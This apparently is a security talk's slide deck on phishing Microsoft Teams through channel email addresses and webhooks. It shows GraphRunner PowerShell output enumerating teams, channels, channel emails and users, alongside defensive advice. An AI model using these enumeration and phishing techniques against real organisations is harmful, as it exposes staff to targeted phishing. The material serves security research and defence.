pEZo1BIiwiyjpbInB3ZCjdLCJchBpZC16IjV1M2N1NmMwLTj1MWYtNDI4NSO4ZDRlTc1ZwU30dc4NzMUN1isImFwcG1kYWNyI</pre>	<pre>HTTP/1.1 200 OK Cache-Control: no-cache, no-store Content-Length: 139 Content-Type: application/json; charset=utf-8 Vary: Origin Access-Control-Allow-Credentials: true Access-Control-Allow-Origin: https://teams.microsoft.com Access-Control-Expose-Headers: X-ServerRequestId X-ServerRequestId: 42BBC2DA41D243279955CAEBF6203B42 X-MachineName: mtsvc00000T Strict-Transport-Security: max-age=31536000; includeSubDomains X-Cache: CONFIG NOCACHE X-MSEdge-Ref: Ref A: 42BBC2DA41D243279955CAEBF6203B42 Ref B: YTO01EDGE05 Date: Thu, 04 Jan 2024 18:36:31 GMT {   "emailAddressDetails": {     "emailId": "a52adf4e.[REDACTED].onmicrosoft.com@ca.teams.ms"   },   "allowedSenders": [     "allowedSenderType": "anyone"   ] }</pre>

# Sending Channel Emails

# Sending A Message

- Set up a tenant – Create an Office365 [tenant](#)
- To find domains – We can use tools like Rvrsh3ll's [FindIngresEmail](#)
- Using Azure's console and [Send-Mail](#)



# Profile Targeting

More Goodies

# Get-TeamsChannels

```
PS C:\Users\Admin\Desktop\GraphRunner-main> Get-TeamsChannels -Tokens $tokens
Team Name: Research
    Channel Name: Gitlab
    Channel Name: News
    Channel Description: News Feed
    Channel Name: General
    Channel Description: Research
Team Name: Dev
    Channel Name: Notifications
    Channel Name: General
    Channel Description: Dev
Team Name: General
    Channel Name: Demo
    Channel Name: General
    Channel Description: Stuff
```

# Find-ChannelEmails

```
PS C:\Users\Admin\Desktop\GraphRunner-main> Find-ChannelEmails -Tokens $tokens
Team Name: Research
Channel Name: General
Channel ID: 19:N64hKwzqWLNDg98GyMXJozTapYnMH5jUJPZeiktrNE1@thread.tacv2
Channel Description: Research
Channel Email: research@[REDACTED].com
Team Name: Dev
Channel Name: General
Channel ID: 19:2Vyx6EUBaQu_u35r5tWRwzQhcrtq0-V4Go2dsLsFOo1@thread.tacv2
Channel Description: Dev
Channel Email: Dev@[REDACTED].com
Team Name: General
Channel Name: General
Channel ID: 19:CL1HGBY70g81fcct08nqinDpsg3gIEAJUEevsWJwx041@thread.tacv2
Channel Description: Stuff
Channel Email: General@[REDACTED].com
PS C:\Users\Admin\Desktop\GraphRunner-main>
```

# Get-ChannelUsersEnum

```
PS C:\Users\Admin\Desktop\GraphRunner-main> Get-ChannelUsersEnum -Tokens $tokens -Channel Demo -Teams General
Team Name: General
Channel Name: Demo
Channel Description:
Channel ID: [REDACTED]@thread.tacv2
Number of people in the Channel: 2
User: high priv
    Email Address: highpriv@[REDACTED].onmicrosoft.com
    Channel Role: owner
User: low priv
    Email Address: lowpriv@[REDACTED].onmicrosoft.com
PS C:\Users\Admin\Desktop\GraphRunner-main> ■
```

Defensive Perspective

## Defensive Perspective - Webhooks

- While Microsoft hasn't publicly acknowledged these issues
- To protect your organization:
  - Azure Sentinel can help detect
- **Webhooks:**
  - Disable connectors apps
- **Channel Email Address:**
  - Enforce via policy a list of okay domains to receive emails from
    - These domains should be controlled by the organization

# Defensive Perspective – Channel Email Address

- Microsoft does provide away to disable this... from the GUI

```
PS C:\Users\Admin\Desktop\GraphRunner-main> Get-ChannelEmail -Tokens $tokens -Channel Notifications -Team Dev
Team Name: Dev
Channel Name: Notifications
Checking Channel for Email Address
No Channel for Email Address Set
Creating one...
Current Channel Settings
Channel Email: 357c1bdd.████████.onmicrosoft.com@ca.teams.ms
Channel Permissions: anyone
PS C:\Users\Admin\Desktop\GraphRunner-main> _
```

# Continuing the Research

or “Making it Developers Cry”

# How to Get Started

- This is just the start
  - Teams is a staple in any organization
  - Having huge insecurities like this can lead to easy wins for attackers
- My intent by diving into this:
  - Shed some light on some systemic issues
  - Begin an open discussion on how to secure it
  - Provide a roadmap for others to continue this

# Methodology

- All you need:
  - A Windows VM
  - A web traffic interceptor (Burp, Zap etc.)
  - An Office365 Tenant with Teams
- Intercept your browser/app and watch the traffic
  - Look at the requests and responses
  - Manipulate them
  - Rinse and repeat

# Thank You

Tool: <https://github.com/dafthack/GraphRunner>

Article: <https://www.blackhillsinfosec.com/wishing-webhook-phishing-in-teams/>